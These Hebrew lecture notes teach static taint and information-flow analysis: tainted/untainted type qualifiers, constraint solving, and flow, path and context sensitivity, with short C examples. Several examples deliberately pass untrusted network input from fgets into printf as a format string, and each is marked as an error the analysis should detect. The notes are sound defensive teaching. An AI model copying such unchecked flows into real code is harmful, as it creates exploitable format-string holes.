נתחיל מלדבר על איך אנחנו יודעים לבדוק שתוכנית באמת עושה מה שהיא אמורה לעשות. כמו שאנחנו כבר מכירים, הדבר הראשון שאפשר לעשות הוא testing, בדיקות. כלומר, בהנתן התוכנית שאנחנו רוצים להריץ, אפשר לתת לה קלטים ולוודא שהפלטים הם אכן מה שציפינו. הייתרון בגישה הזאת זה שאם הצלחנו למצוא קלט שעליו התוכנית מתנהגת לא כמו שמצפים ממנה זה סוג של עד שמראה שמהו לא בסדר בקוד, ונוכל להריץ שוב את הקוד ולעבור שורה שורה עד שנבין מה קרה, ובדרך כלל קל יחסית להבין מה קרה.

מצד שני, בבדיקות התהליך הוא מתיש, וכולל הרבה שעות של עבודת אדם. בנוסף, אם לא הצלחנו למצוא קלט שעליו התוכנית רצה זה לאו דווקא מבטיח לנו נכונות של התוכנית, רק אומר שאוסף הקלטים שעליהם הרצנו לא גורמים לבעיה.

מהבחינות האלה הבדיקות לא כל כך מספקות, כי יריב אחר כלשהו יכול באמת לנצל כל שורת קוד, ואם יריב מנצל שורה ספציפית שלא בדקנו אותה התוצאות יכולות להיות לא טובות.

8.3 שיטה שנייה: Auditing

הדבר השני שעושים נקרא Auditing, ביקורת – מבקשים ממישהו אחר להביט בקוד ולנסות להבין האם הקוד בסדר או לא.

הייתרון במקרה הזה היא שבניגוד לגישה של הבדיקות, שם בכל קלט שהרצנו עליו הסקנו רק משהו לגבי ריצה ספציפית אחת של התוכנית, כשמישהו מביט על התוכנית יכול להיות שהוא מסוגל להגיד משהו יותר כללי, שתהיה לו תובנה על כל הריצות של התוכנית.

החסרון הוא שוב שהדבר הזה עולה בהרבה שעות אדם, וגם אנשים מנוסים יכולים לפספס דברים. שוב – מספיק לפספס שורה אחת והיריב יוכל לנצל אותה לטובתו.

8.4 שיטת האנליזה לקוד (SA)

שתי הגישות האלה לא מספקות, לכן היום נשתמש בגישה אחרת – SA, אנליזה של קוד, שלוקחת את הייתרונות של שתי השיטות ואף מוסיפה עליהן קצת. אנחנו הולכים להיות מסוגלים להגיד משהו על קוד מבלי אפילו להריץ אותו.

זה חשוב כי ייתכן שחלק מאיזורי הקוד שאנחנו רוצים להבין אפילו לא ניתן להרצה – אולי הוא אינטרפייס שמקשר בין שכבות, או משהו שלא עומד בפני עצמו. במקרים כאלה, טסטים לא יהיו רלוונטיים.

ייתרון על הביקורת היא שלא רק שנוכל בחלק מהמקרים להבין דברים יותר כלליים מריצה ספציפית, אלא אפילו נוכל להגיד דברים בצורה הכי כללית – על כל הריצות של התוכנית.

מצד שני, יכול להיות שלפעמים יהיו כאן התראות שווא – האנליזה שלנו תגיד שהיא חוששת שיש באג בשורה כלשהי, אבל זה לא באג אמיתי. זה כמובן עדיף לנו מלפספס באגים, כי בהתראות שווא אפשר אח"כ לחזור לאיזור שלגביו הייתה התראה ולהבין אם היא התראה אמיתית או לא.

בשורה התחתונה, הייתרון של זה מגיע מכך שנוכל להגיד משהו כללי על התוכנית מבלי להריץ אותה.

מבחינת חסרונות, קודם כל כאמור יהיו לנו התראות שווא, שזה לא מאוד נורא. עוד חסרון זה שמה שאפשר לנח ב-SA זה לא הכל. למשל, ברור שאי אפשר לבדוק אם תוכנית עוצרת, ויש עוד הרבה דברים אחרים שאי אפשר לבדוק. עם זאת, מה שאפשר לבדוק הוא כן אפקטיבי. חסרון נוסף הוא זמן ריצה ארוך.

ההשפעה של שימוש ב-SA היא גדולה – כל מה שאפשר לוודא ב-SA מוריד את הצורך מהכותב של התוכנית לחשוב עליו בעצמו. כפי שנראה בהמשך, התקשורת הלא מפורשת של כותב הקוד עם הכלי שמנתח הולכת להכניס את זה כבר למחשבה של המתכנת, ותגרום לו לכתוב מראש קוד בצורה יותר טובה.

8.5 האם SA אפשרי?

אמרנו שאי אפשר לעשות SA בצורה מושלמת, אי אפשר לטפל בכל דבר. אי אפשר למשל לכתוב אנלייזר שאומר אם תוכנית תעצור או לא, ואי אפשר לכתוב אנלייזר שאומר אם יש אוברפלו או לא (אם נחשוב על זה קצת נוכל למצוא רדוקציה מהבעיה שאומרת אם יש אוברפלו או לא לבעיית העצירה, לכן ברור שאי אפשר לפתור גם את הבעיה הזו).

מה שכן, אנחנו מדברים על קוד בגודל סופי ודי חסום, מה שאומר שהלכסון שעושים כדי להוכיח שאי אפשר להכריע את בעיית העצירה לא עובדת. לכן, השבוע וגם שבוע הבא נדבר על כל מיני דברים שמבחינה תיאורטית אי אפשר לעשות אותם, אבל בפועל אפשר לעשות אותם באופן אפקטיבי לא רע.

זה אומר למשל שאפשר לעבור עם אנלייזר שלא דווקא מסיים את הריצה שלו, ולהשתמש במה שהוא כן מגיע אליו. אולם, זה יכול להיות קצת מבלבל, אז לפעמים נעדיף לקבל התראות שווא או אפילו לפספס משהו במקום לא לעצור.

יהיו לנו התראות שווא לפעמים, אבל בכל אחד מהם אפשר יהיה לחזור לקוד ולהבין אם זו התראת שווא או לא.

היינו רוצים להגיע לאיזון בין שלושה גורמים:

- Precision: הדיוק או האכיזת של האנליזה שלנו (האם היא מפספסת באגים, כמה התראות שווא).
- Scalability: יכולת לנתח תוכנות ארוכות בזמן ריצה סביר.
- Understandability: (Error reports should be actionable)

הסגנון של הקוד הוא חשוב. אם מישהו כתב קוד בצורה ממש רעה האנלייזר שלנו יכול לפספס אותו, לא יהיה ערבון לבטיחות. מצד שני, אם הקוד הוא טוב זה הולך לעזור לנו.

8.6 Flow Analysis

עד עכשיו עסקנו בלזהות אוברפלו, הזרקת קוד וכל מיני סוגים של התקפות דומות. היום, בשביל לחקור משהו אחר נתעסק בסוג אחר של פרצות – flow analysis. אפשר לעשות SA גם לאוברפלו ולדברים שכבר ראינו, אבל כיוון שכבר עסקנו בהם נרצה לעסוק היום בדברים קצת שונים.

מה זה flow analysis – אנחנו רוצים להבין איך ערכים זורמים בזכרון של המחשב שלנו בזמן הריצה. כמו שהבנו כבר על התקפות, אחת הסיבות להתקפות זה שסמכנו על קלט. לדוגמה, הגיע קלט מהמשתמש ואז הדפסנו אותו, ובדיעבד

התברר שהקלט של המשתמש במקום להכיל את השם שלו הכיל ערכים שגרמו לנו להריץ דברים מהמחשנית. בחלק גדול מהפרצות, הסיבה להן היא שהן משתמשות במידע שהגיע מהמשתמש או ממקור אחר לא אמין בצורה כזאת שאם המידע הכיל משהו לא בסדר זה יכול לגרום לנזק.

קלט מהיזר זה מה שנקרא **tainted**, מוכתם, ואנחנו נתייחס לזה כחשוד. בחלק מהמקומות, למשל ב-SQL או בקלט הראשון לפונ' ההדפסה, אנחנו מניחים שהקלט שלנו אמין, שהוא **untainted**, כלומר הוא לא מכיל משהו שיכול להזיק. דוגמאות לדטא שהיינו רוצים שהוא **untainted** – החלק הראשון של פונקציית ההדפסה, שהיינו רוצים שהוא יהיה אמין כדי שהיזר לא יוכל לשלוח לנו דברים שלא רצינו.

8.6.1 איך נדאג ל-flow תקין

מה שנעשה בשביל לדאוג שהכל יהיה תקין זה להוסיף types :

- **tainted** עבור ערכים חשודים, שאולי היריב שולט בהם.
- **untainted** עבור ערכים שבהכרח לא נשלטים ע"י היריב.

כלומר, בנוסף ל-`int`, `char` וכו' יהיה גם `tainted` ו-`untainted`. פונקציות כמו פונקציית ההדפסה יצפו לקבל ערכים אמינים:

```
int printf(untainted char *fmt,...);
```

בעוד פונקציות שמקבלות ערכים מבחוץ יתייחסו אליהם כלא אמינים:

```
tainted char *fgets(...);
```

נסתכל על דוגמא:

```
tainted char *name = fgets(..., network_fd);
printf(name);           // ERROR: tainted data is expected
```

נשים לב שפונקציית ההדפסה מצפה לקבל קלט אמין בתור הקלט הראשון שלה, בעוד ש-`name` מכיל ערך שמגיע מהיזר (ע"י `fgets`), ולכן אין שום הבטחה לגבי ונתייחס אליו כחשוד. לכן, היינו רוצים שייזרק error במקרה הזה.

ערך שהוא חשוד זה ערך שיכול להקבע באופן חיצוני לקוד, וערך שהוא אמין זה ערך שאסור שייקבע באופן חיצוני, כי זה יכול לגרום להתקפות.

המטרה הכללית שלנו: לוודא שבכל הריצות של התוכנית הנתונה, בשום שלב לא ייקרה שקלט שהוא חשוד ייזרום למקום שגניח עליו שהוא אמין. בהנתן כל ההגדרות האלה, האנליזה שלנו אמורה להבין מה קורה ולהתריע לנו אם יש פלו לא תקין.

נראה דוגמא נוספת –

Legal Flow

```
void f(tainted int);
untainted int a = ...;
f(a);
```

f accepts tainted or
untainted data
 $\text{untainted} \leq \text{tainted}$

Illegal Flow

```
void g(untainted int);
tainted int b = ...;
g(b);
```

g accepts untainted
data only
 $\text{tainted} \not\leq \text{untainted}$

אנחנו רואים כאן שאם יש פונ' שמצפה לקבל משהו חשוד אפשר לתת לה גם משהו חשוד וגם משהו אמין, אבל אם יש פונ' שמצפה לקבל ערך אמין אי אפשר להריץ אותה על משהו חשוד.

אפשר לחשוב על זה בתור יחס סדר שאומר $\text{tainted} < \text{untainted}$.

8.6.2 ביצוע האנליזה

לאחר שהוספנו type לכל משתנה, נפעל בצורה הבאה:

איך אנחנו עושים לעשות עכשיו אנליזה –

1. ניתן לכל אחד מהמשתנים הרלוונטיים בתוכנית שם.
 2. כל שורה בתוכנית תצור לנו אילוף מהצורה $q_1 \leq q_2$. למשל, השורה $x = y$ אומרת שהסוג של y זורם לתוך הסוג של x . אם נסמן את y ב- q_y ואת x ב- q_x , השורה הזאת של ההשמה תוסיף את האילוף $q_y \leq q_x$. הדרך לחשוב על זה היא ש-" y זורם לתוך x ", אז אפשר לחשוב על \leq בתור היחס "זורם". את זה נעשה עבור כל שורה בקוד.
 3. ננסה לפתור את האילוצים. כלומר, האם יש השמה של אפסים ואחדות למשתנים כך שכל האילוצים מסופקים.
 4. אם לא – זה אומר שלכל השמה יש לפחות אילוף אחד לא מסופק, ואז הצלחנו למצוא משהו חשוד שזורם לאמין, יש זרימה חשודה. בדוגמאות שאנחנו עוברים עליהן נדע בדיוק גם מה הזרימה החשודה.
- דוגמא לניתוח – נסתכל על הדוגמא שפגשנו קודם, ונבין האם בקוד הזה יש זרימה חוקית או לא.

```
int printf(untainted char *fmt,...);
tainted char *fgets(...);
```

```
 $\alpha$  char *name = fgets(..., network_fd);
 $\beta$  char *x = name;
printf(x);
```

הדבר הראשון הוא לתת שמות לכל משתנה בקוד, כמו שרשום כאן.

נעבור עכשיו שורה שורה, ולכל שורה נכתוב אילוף שנובע מהזרימה הלוגית באותה השורה:

- בשורה הראשונה אנחנו לוקחים את הפלט של fgets ונשים אותו בתוך name. הפלט הזה הוא tainted והוא זורם לתוך α , לכן נקבל את האילוף: $\text{tainted} \leq \alpha$
- מהשורה הבאה נקבל את האילוף: $\alpha \leq \beta$
- מהשורה האחרונה נקבל: $\beta \leq \text{untainted}$

אם נאחד הכל נקבל חשוד \leftarrow זורם לאלפא \leftarrow זורם לבטא \leftarrow זורם לאמין.

$$\left. \begin{array}{l} \text{tainted} \leq \alpha \\ \alpha \leq \beta \\ \beta \leq \text{untainted} \end{array} \right\} \text{tainted} \leq \alpha \leq \beta \leq \text{untainted}$$

(משמאל – האילוצים, מימין – סה"כ)

יש כאן **זרימה לא חוקית**, גילינו כאן בעיית בטיחות. זו לא התראת שווא, הזרימה הזאת באמת לא חוקית – הקלט שהגיע מ-fgets זורם ל-printf.

נשים לב שאין שום השמה לאלפא ובטא שיכולה לפתור את זה, בכל השמה שהיא חשוד ייזרום לאמין. אילו כן הייתה השמה כזאת זה אומר שזה בסדר.

8.7 רגישות ל-flow ורגישות ל-path

אנחנו הולכים עכשיו לחדד את האנליזה שלנו ולהוסיף לה רגישות ע"י כך שנוסיף Flow Sensitivity ו-Path Sensitivity, ונבין בדיוק מה כ"א מהם עוזר לנו לחדד.

8.7.1 התראת שווא במקרה של תנאי

נסתכל על הקוד הבא -

```
int printf(untainted char *fmt,...);
tainted char *fgets(...);

α char *name = fgets(..., network_fd);
β char *x;
if (...) x = name;
else x = "hello!";
printf(x);
```

נעשה את מה שעשינו קודם - נעבור שורה שורה ונוסיף אילוץ עבור כל שורה, ובסוף נראה אם אפשר לספק אותה או לא.

ההתחלה שלנו אותו הדבר, אבל מה נעשה עם ה-if וה-else? המטרה שלנו היא להגיד משהו כללי על כל הריצות של התוכנית, אנחנו לא יכולים לפספס אפילו שורה אחת. כיוון שאנחנו לא יכולים לדעת מראש אם ה-if או ה-else יתממש, נוסיף גם את האילוץ שהגיע מה-if וגם את זה שהגיע מה-else, כמו שכתוב. נשים לב שאם ה-if מתקיים אנחנו שמים בתוך x משהו לא אמין, ואם הוא לא מתקיים אז אנחנו שמים בתוכו משהו אמין. נקבל:

$$\begin{aligned} \text{tainted} &\leq \alpha \\ \alpha &\leq \beta \\ \text{untainted} &\leq \beta \\ \beta &\leq \text{untainted} \end{aligned}$$

זה נראה שעדיין יש מסלול לא טוב - נראה שקיבלנו $\text{tainted} \leq \alpha \leq \beta \leq \text{untainted}$, כלומר מצאנו **זרימה לא חוקית**. זה גם באת הגיוני - אם ה-if יתבצע אז באמת הזרימה לא תהיה חוקית, אבל אנחנו רוצים להגיד משהו על כל הריצות, לא רק על ריצה ספציפית. מצד שני, יש כאן אופציה לריצה לא חוקית, זו לא התראה לחלוטין שגויה.

8.7.2 פתרון ראשון: התעלמות מהתנאי

לכן, מה שאפשר לעשות זה שה-SA יתעלם לגמרי מהעובדה שיש if ויוסיף אילוץ לשתי השורות:

```
int printf(untainted char *fmt,...);
tainted char *fgets(...);

α char *name = fgets(..., network_fd);
β char *x;
x = name;
x = "hello!";
printf(x);
```

אולם, זה ייצור לנו בעיה - נקבל את אותם האילוצים כמו שקיבלנו עם ה-if, ולמרות זאת הקוד כן בסדר (כי אמנם באיזשהו שלב הכנסנו משהו לא אמין ל-x, אבל הדבר האחרון שהכנסנו אליו לפני ההדפסה שלנו כן היה ערך אמין, אז לא באמת תהיה בעיה בקוד). כלומר, נקבל כאן התראת שווא - האנלייזר חשב שיש זרימה לא חוקית אפילו שאין.

נדגיש שאנחנו לא רוצים אף פעם לפספס באג, עדיף לנו להגיע להתראות שווא. מה שכן, עכשיו אנחנו הולכים להוסיף רגישות לאנליזה שלנו ולהפטר מהתראות שווא מהסוג הזה.

8.7.3 פתרון שני: הוספת רגישות ל-flow

הכלי שנבניס זה **flow sensitivity**, רגישות ל-flow. מה שעשינו עד כה היה flow insensitive – אם משהו חשוד ייזרום למשתנה אמין אבל לא נשתמש בו בשלב הזה אלא רק אחרי שערך אמין יגיע אליו, עדיין הייתה לנו התראה על בעיה ואי אפשר היה לספק את זה.

בניתוח עם רגישות ל-flow אנחנו רוצים לתפוס את העניין שרמת האמינות של דברים היא לאו דווקא קבועה במהלך הריצה.

מה שגרם לשינוי בסטטוס האמינות בדוגמא שראינו היא שעשינו ל- x השמה יותר מפעם אחת. כדי להמנע מהתראות שווא כאלה, נוכל בתור המתכנתים של הקוד לכתוב את התוכנית שלנו בצורה יותר טובה, כי הצורה הזאת בלבד את האנליזה שלנו. כל משתמש אצלנו יהיה **single assignment form**, עושים אליו השמה לכל היותר פעם אחת. אם נחשוב על זה, זה באופן כללי גישה לא רעה לתכנות, ואיפה שאפשר לעשות אותה כדאי.

נתקן את הקוד לפי מה שראינו קודם:

```
int printf(untainted char *fmt,...);
tainted char *fgets(...);
```

```
 $\alpha$  char *name = fgets(..., network_fd);
 $\beta$  char *x1,  $\gamma$  *x2;
x1 = name;
x2 = "hello!";
printf(x2);
```

מה שעשינו זה שפיצלנו את ה- x לשניים, והתוכנית הזאת היא ב-single assignment form, אבל עדיין יכולה לעשות מה שרצינו במקור.

עכשיו אפשר לראות שבאמת קורה מה שרצינו. נבחן שוב את האילוצים:

$$\left. \begin{array}{l} \text{tainted} \leq \alpha \\ \alpha \leq \beta \\ \text{untainted} \leq \gamma \\ \gamma \leq \text{untainted} \end{array} \right\} \begin{array}{l} \text{Solution exists:} \\ \gamma = \text{untainted} \\ \alpha = \beta = \text{tainted} \end{array}$$

נשים לב שיש כאן פתרון - אם אומרים שגמא אמין ו-אלפא ובטא חשודים זה מספק את כל האילוצים.

מכיוון שהצלחנו לספק את כל האילוצים, נוכל לאמר שאין כאן זרימה לא טובה. הצלחנו להגיד משהו על כל הזרימות של התוכנית, שזה משהו שבטסטים או בביקורת אי אפשר לעשות. זה כמובן לא קוד מאוד מסובך, אבל בפועל כלים של SA עובדים על קוד אמיתי.

נעיר שבמקום שהמתכנת יכתוב מראש קוד ב-single assignment form לכתוב תוכנית שתקח קוד קיים ותעביר אותו לצורה הזאת, ודברים כאלה קיימים במידה מסויימת של הצלחה.

8.7.4 התראת שווא במקרה של תנאים מרובים

נסתכל על דוגמא נוספת שבה נקבל התראות שווא, ובין מה סוג הרגישות שצריך להוסיף כדי להמנע מסוג נוסף של התראות שווא.

```
int printf(untainted char *fmt,...);
tainted char *fgets(...);
```

```
void f(int x) {
  α char *y;
  if (x) y = "hello!";
  else y = fgets(..., network_fd);
  if (x) printf(y);
}
```

יש כאן קוד שדומה למה שעשינו קודם, ונקבל שלושה אילוצים:

$\text{untainted} \leq \alpha$

$\text{tainted} \leq \alpha$

$\alpha \leq \text{untainted}$

נקבל שיש כאן זרימה לא חוקית:

$\text{tainted} \leq \alpha \leq \text{untainted}$

אבל נשים לב שזו התראת שווא - אם $x \neq 0$ הריצה של התוכנית נכנסת לתוך שני ה-ifים, ואז זה בסדר כי קודם עושים השמה של משהו אמין לתוך y ואז מדפיסים אותו. אם $x = 0$ עושים השמה של משהו לא אמין לתוך y , אבל זה בסדר כי לא משתמשים בו יותר.

בפועל, בכל ריצה שהיא של התוכנית אין זרימה לא חוקית, אבל האנליזה שלנו הצביעה על התראת שווא. אנחנו זקוקים לסוג חדש של רגישות - רגישות ל-flow לא תעזור לנו כאן, כי אנחנו עושים רק השמה אחת לכל משתנה, פשוט ההשמה הזאת תלוייה באם תנאי מסויים מתממש או לא. התוכנית הזאת כבר ב-single assignment form, ורגישות ל-flow לא עוזרת.

מה שכן עוזר לנו זה ההבנה שהשורה הראשונה והשנייה לא מתרחשות ביחד באף הרצה. זה מה שנקרא **path** **sensativity**, רגישות למסלול.

8.7.5 הפתרון: רגישות ל-path

הבנו כבר שחלק מהשורות לא יכולות להתבצע אם שורות אחרות מתבצעות. נמספר את המקומות השונים במהלך הקוד:

```
void f(int x) {
  α char *y;
  1if (x) 2y = "hello!";
  else 3y = fgets(...);
  4if (x) 5printf(y);
  6}
```

- אם $x \neq 0$ מה שיתבצע זה 1-2-4-5-6

- אחרת 1-3-4-6

ושתי אלה הן כל הריצות האפשריות של התוכנית. עכשיו אפשר לדבר עבור כ"א מהאילוצים מהו המסלול שאליו הוא משויך:

$$\begin{aligned} x \neq 0 &\Rightarrow \text{untainted} \leq \alpha && (\text{segment 1-2}) \\ x = 0 &\Rightarrow \text{tainted} \leq \alpha && (\text{segment 1-3}) \\ x \neq 0 &\Rightarrow \alpha \leq \text{untainted} && (\text{segment 4-5}) \end{aligned}$$

ככה יש אילוצים שונים עבור מסלולים שונים. אם נצליח לספק כל אחד מהמסלולים האלה עם השמה אחת נוכל להגיד שהזרימה שלנו טובה.

מבחינה תיאורטית הכל טוב ויפה, אבל מבחינה מעשית זה לא עובד כל כך טוב כי קשה להבין מה המסלולים האפשריים בריצה (בשיעור הבא נדבר על זה קצת יותר).

8.7.6 משמעות הוספת הרגישות

הרגישות שהוספנו מוסיפות דיוק - אנחנו הולכים להוריד משמעותית את כמות התראות השווא. עם זאת, הקושי בביצוע עלתה משמעותית - רגישות ל-flow הגדילה לנו את הקוד, רגישות ל-path הגדילה לנו את מן הריצה.

בפועל, הרגישות ל-flow ול-path הולכת להקטין את הגודל של התוכניות שמסוגלים לעבוד איתן (בגלל מגבלות זמן ריצה ומקום), וכשאנחנו עובדים עם אנלייזר מסויים צריך להבין מה בדיוק היכולות והמגבלות שלו, מה זמן הריצה שלו ומה הוא תופס ומפספס.

8.8 רגישות להקשר

נדבר על סוג רגישות נוסף - **רגישות להקשר** (context sensitivity). נדבר עכשיו על איך לטפל בקריאות לפונקציות.

8.8.1 קריאה לפונקציות

עד כה נתנו לכל משתמש אות, והמטרה בסוף הייתה להבין בסוף מה הסוג של כל משתמש שמתאים לאות. עכשיו נסמן גם פונקציות באות - גם את הפונקציה עצמה וגם את הארגומנט של הפונקציה. למשל:

α char *a = fgets(...); β char *b = id(a); ω char *c = "hi"; printf(c);	δ char *id(γ char *x) { return x; }
--	--

כשנלך לפונקציה, מה שנפעיל את הפונקציה עליו זורם לקלט של הפונקציה. כשנחזור מפונקציה, הפלט שלה ייזרום לאיפה שהשמנו אותו.

זה מה שקורה מבחינת אילוצים:

$\text{tainted} \leq \alpha$	• $\text{tainted} \leq \alpha$ יוצר את האילוץ $\alpha = \text{fgets}(\dots)$
$\alpha \leq \gamma$	• $\text{id}(a)$ זה בעצם להזרים את a לתוך x , אז זה נותן את האילוץ $\alpha \leq \gamma$
$\gamma \leq \delta$	• הפונקציה החזירה x , return x , כלומר $\gamma \leq \delta$ (דלתא זה הסוג של הפלט של הפונקציה)
$\delta \leq \beta$	• מה שחזר מהפונקציה נכנס ל- b , $b = \text{id}(a)$, כלומר $\delta \leq \beta$
$\text{untainted} \leq \omega$	• ערך קבוע נכנס לתוך ω , לקבלת $\text{untainted} \leq \omega$
$\omega \leq \text{untainted}$	• ω נשלח לפונקציית ההדפסה $\omega \leq \text{untainted}$

הכל חשוד חוץ ממה שזורם לאומגה, אבל אומגה זה הדבר היחיד שצריך להיות אמין, לכן יש השמה שפותרת את זה ואין זרימה לא חוקית:

$$\begin{aligned} \omega &= \text{untainted} \\ \alpha &= \beta = \gamma = \delta = \text{tainted} \end{aligned}$$

8.8.2 שתי קריאות לאותה פונקציה

נגיד שנעשה תוכנית שקולה לגמרי, רק במקום לשים את "hi" ישירות בתוך c נשלח אותו קודם לפונ' id :

α char *a = fgets(...); β char *b = id(a); ω char *c = id("hi"); printf(c);	δ char *id(γ char *x) { return x; }
--	--

זה קצת דומה למה שדיברנו בהקשר של single assignment form – בהתחלה הפלט של הפונ' מקבל ערך אחד שהגיע מ- a , ואז אותו הפלט דלתא מקבל פלט אחר שהגיע מהרצה נוספת של id על hi .

אם נסתכל על האילוצים, נראה שאין השמה מספקת והאנלייזר שלנו יודיע לנו שיש טעות:

$$\begin{array}{ll}
 \text{tainted} \leq \alpha & \text{untainted} \leq \gamma \\
 \alpha \leq \gamma & \gamma \leq \delta \\
 \gamma \leq \delta & \delta \leq \omega \\
 \delta \leq \beta & \omega \leq \text{untainted}
 \end{array}$$

$$\text{tainted} \leq \alpha \leq \gamma \leq \delta \leq \omega \leq \text{untainted}$$

no solution...

אולם, זה שקול למה שעשינו קודם ואנחנו כבר יודעים ששם לא הייתה זרימה לא חוקית, לכן זו בעצם **התראת שווא**.

8.8.3 הפתרון: הוספת הקשר

הבעיה שלנו היא שבריצה הראשונה של של הפונקציה ערך ההחזרה שלה לא אמין, ובריצה השנייה הוא כן אמין. בדומה למה שהיה לנו ב-single assignment form, אנחנו רוצים להבחין בין ההרצה הראשונה של id לבין השנייה. זה אומר להבין מה ההקשר של ההרצה של id , ולכן השם רגישות להקשר.

כאן אנחנו לא מסוגלים לעבור ל-single assignment form כי מדובר בפונקציה, אז כדי שהאנלייזר שלנו תהיה מועילה נבחין בין ההרצה והחזרה בפעם הראשונה והשנייה, ואז זה אפשר לעשות מבחינת סינטקס פשוט בתוך האילוצים שלנו.

נסמן כאן במספרים וסימנים את ההרצות השונות של הפונקציה: 1- ו-2 עבור ההרצה הראשונה וההרצה השנייה, מינוס עבור שליחה של קלט ופלוס עבור החזרה של פלט.

α char *a = fgets(...); β char *b = id ₁ (a); ω char *c = id ₂ ("hi"); printf(c);	δ char *id(γ char *x) { return x; }
--	--

עכשיו אנחנו אמורים לחפש זרימה לא טובה רק עם אינדקסים מתאימים:

$\text{tainted} \leq \alpha$ $\alpha \leq -1 \gamma$ $\gamma \leq \delta$ $\delta \leq +1 \beta$	$\text{untainted} \leq -2 \gamma$ $\gamma \leq \delta$ $\delta \leq +2 \omega$ $\omega \leq \text{untainted}$
---	--

כאן הזרימה היחידה שלא טובה זה בדיוק מה שהיה לנו מקודם, רק שהפעם האינדקסים של הזרימה הזאת לא מתאימים, והדבר הזה לא ייחשב כזרימה אפשרית. לכן, עכשיו **לא תהיה התראת שווא**.

8.8.4 החסרון ברגישות להקשר

כמו ברגישויות הקודמות, רגישות להקשר עוזרת להמנע מהתראות שווא, אבל זה מקשה עלינו בהנחתן האילוצים להבין אם יש זרימה לא חוקית בתוך האילוצים.

מה שאפשר לעשות כדי להמנע מה-overhead הזה הוא לפעמים לעשות את זה ולפעמים לא. אנחנו כבר מכירים את הקוד שלנו, ואולי כבר יודעים עבור אילו פונקציות כדאי לעשות את זה ואיזה לא. אולי נבחר לעשות את זה רק בהרצות מסויימות, רק עבור פונקציות מסויימות או אם הקוד רקורסיבי רק עד עומק מסויים של רקורסיה.

8.9 Information Flow

מה שעשינו עד כה היה לנסות להפחית את מספר התראות השווא, ומה שאנחנו הולכים לעשות עכשיו זה הכיוון ההפוך – נחدد את האנליזה שלנו כדי שלא נפספס דברים.

8.9.1 מצביעים

$\text{untainted} \leq \alpha$
 $\alpha \leq \beta$
 $\beta \leq \gamma$
 $\text{tainted} \leq \omega$
 $\omega \leq \gamma$
 $\beta \leq \text{untainted}$

```

α char *a = "hi";
(β char *)*p = &a;
(γ char *)*q = p;
ω char *b = fgets(...);
*q = b;
printf(*p);

```

יש לנו כאן קוד, נתנו לכל משתנה אות ובנינו את האילוצים במעבר שורה-שורה. נשים לב שע"י ההשמה:

Solution exists:

$\alpha = \beta = \text{untainted}$
 $\gamma = \omega = \text{tainted}$

אפשר לספק את כל האילוצים, אבל למרות זאת יש כאן **שפספסנו**.

מה שהדפסנו כאן זה את q , אבל באיזשהו שלב עשינו השמה $p = (\gamma \text{ char } *) * q$, כלומר ברגע שהדפסנו את מה ש- q מצביע עליו הדפסנו את מה ש- p מצביע עליו, ול- q נכנס משהו לא אמין. זה לא נתפס כאן בשום אילוץ.

הבעיה שלנו נבעה מזה שהתעסקנו עם מצביע למצביע.

הפתרון לזה היא שהשמה של מצביעים בעצם תגרום לאילוץ בכיוון אחד וגם בכיוון האחר. ההשמה של p לתוך q תוביל לא רק ל- $\gamma \leq \beta$, אלא גם לאילוץ $\gamma \leq \beta$, או באופן אחר $p = q$. נקבל:

$\text{untainted} \leq \alpha$
 $\alpha \leq \beta$
 $\beta \leq \gamma$ $\gamma \leq \beta$
 $\text{tainted} \leq \omega$
 $\omega \leq \gamma$
 $\beta \leq \text{untainted}$

כשהוספנו את האילוץ השני אין אף השמה מספקת, ומה שמוקף באדום זו זרומה לא טובה שהתגלתה:

$$\text{tainted} \leq \omega \leq \gamma \leq \beta \leq \text{untainted}$$

אם לא נעשה את שני האילוצים האלה נפספס זרימות לא טובות, וזה הדבר הכי רע שיכול לקרות ב-SA.

8.9.2 Implicit flows

דוגמא לעוד משהו שעלול לגרום לנו לפספס זרימה לא טובה זה Implicit Flows, זרימות לא מפורשות. נבין את זה ע"י כך שקודם כל נראה מהי זרימה מפורשת:

```
void copy(tainted char *src,
          untainted char *dst,
          int len) {
    untainted int i;
    for (i = 0; i < len; i++) {
        dst[i] = src[i];    // Illegal flow
    }
```

untainted **tainted**

יש לנו כאן פונקצייה שמעתיקה מ-src ל-dest, והיא עוברת תו תו על האורך ועושה השמה של כל תו במקור לתו המתאים ביעד.

לפי כל מה שעשינו עד כה, אפילו בלי שום רגישות, יש כאן כבר התראה – לקחנו משהו לא אמין, src, והעתקנו אותו למשהו אמין, dst.

עכשיו אותו הקוד בצורה אחרת – לא נעתיק בצורה מפורשת תו מהמקור לתו ביעד, אלא עבור כל תו במקור נעבור על כל התווים הקיימים ונגלה מה התו שקיים שם, ואותו נעתיק:

```
void copy(tainted char *src,
          untainted char *dst,
          int len) {
    untainted int i, j;
    for (i = 0; i < len; i++) {
        for (j = 0; j < sizeof(char)*256; j++) {
            if (src[i] == (char)j)
                dst[i] = (char)j;    // legal?
        }
    }
```

untainted **untainted**

כיוון שהמשתנה j הגיע מהקוד שלנו הוא יסומן כאמין, ופספסנו כאן זרימה לא חוקית (זה לא חוקי כי בשורה התחתונה מה שעשינו זה להעתיק את המקור הלא אמין ליעד הכן אמין, פשוט ההעתיקה הייתה קצת עקומה). זה implicit flows ולא תפסנו אותו, אז נרצה להוסיף רגישות לקוד שלנו כדי לתפוס אותו.

8.9.3 הפתרון: Information Flow Analysis

אנחנו רוצים עכשיו להבין איך אנחנו יכולים לשכלל את האנליזה שלנו ע"מ לתפוס גם flows לא מפורשים.

בשביל לעשות את זה, לכ"א מהשורות בתוכנית שלנו נוסיף type שנקרא לו pc (scoped program counter). כ"א מהאילוצים שלנו הולך להוביל שני אילוצים. למשל, השמה של $x = y$ הולכת לצור את האילוצים:

- האילוץ שעשינו עד עכשיו $\text{label}(y) \leq \text{label}(x)$
- גם זה שאנחנו בשורה הזאת ישפיע על מה שייכנס ל-x: $pc \leq \text{label}(x)$

נרצה להבין לא רק לכל אחד מהמשתנים המקומיים אם הוא אמין הוא חשוד, אלא גם לכל אחד מה- pc ים, לכל אחת מהשורות שהגענו אליהן.

דוגמא:

	<code>tainted int src;</code>	
	<code>α int dst;</code>	
pc_1	<code>if (src == 0)</code>	
pc_2	<code>dst = 0;</code>	$untainted \leq \alpha$
	<code>else</code>	$pc_2 \leq \alpha$
pc_3	<code>dst = 1;</code>	$untainted \leq \alpha$
		$pc_3 \leq \alpha$
pc_4	<code>dst += 0;</code>	$untainted \leq \alpha$
		$pc_4 \leq \alpha$

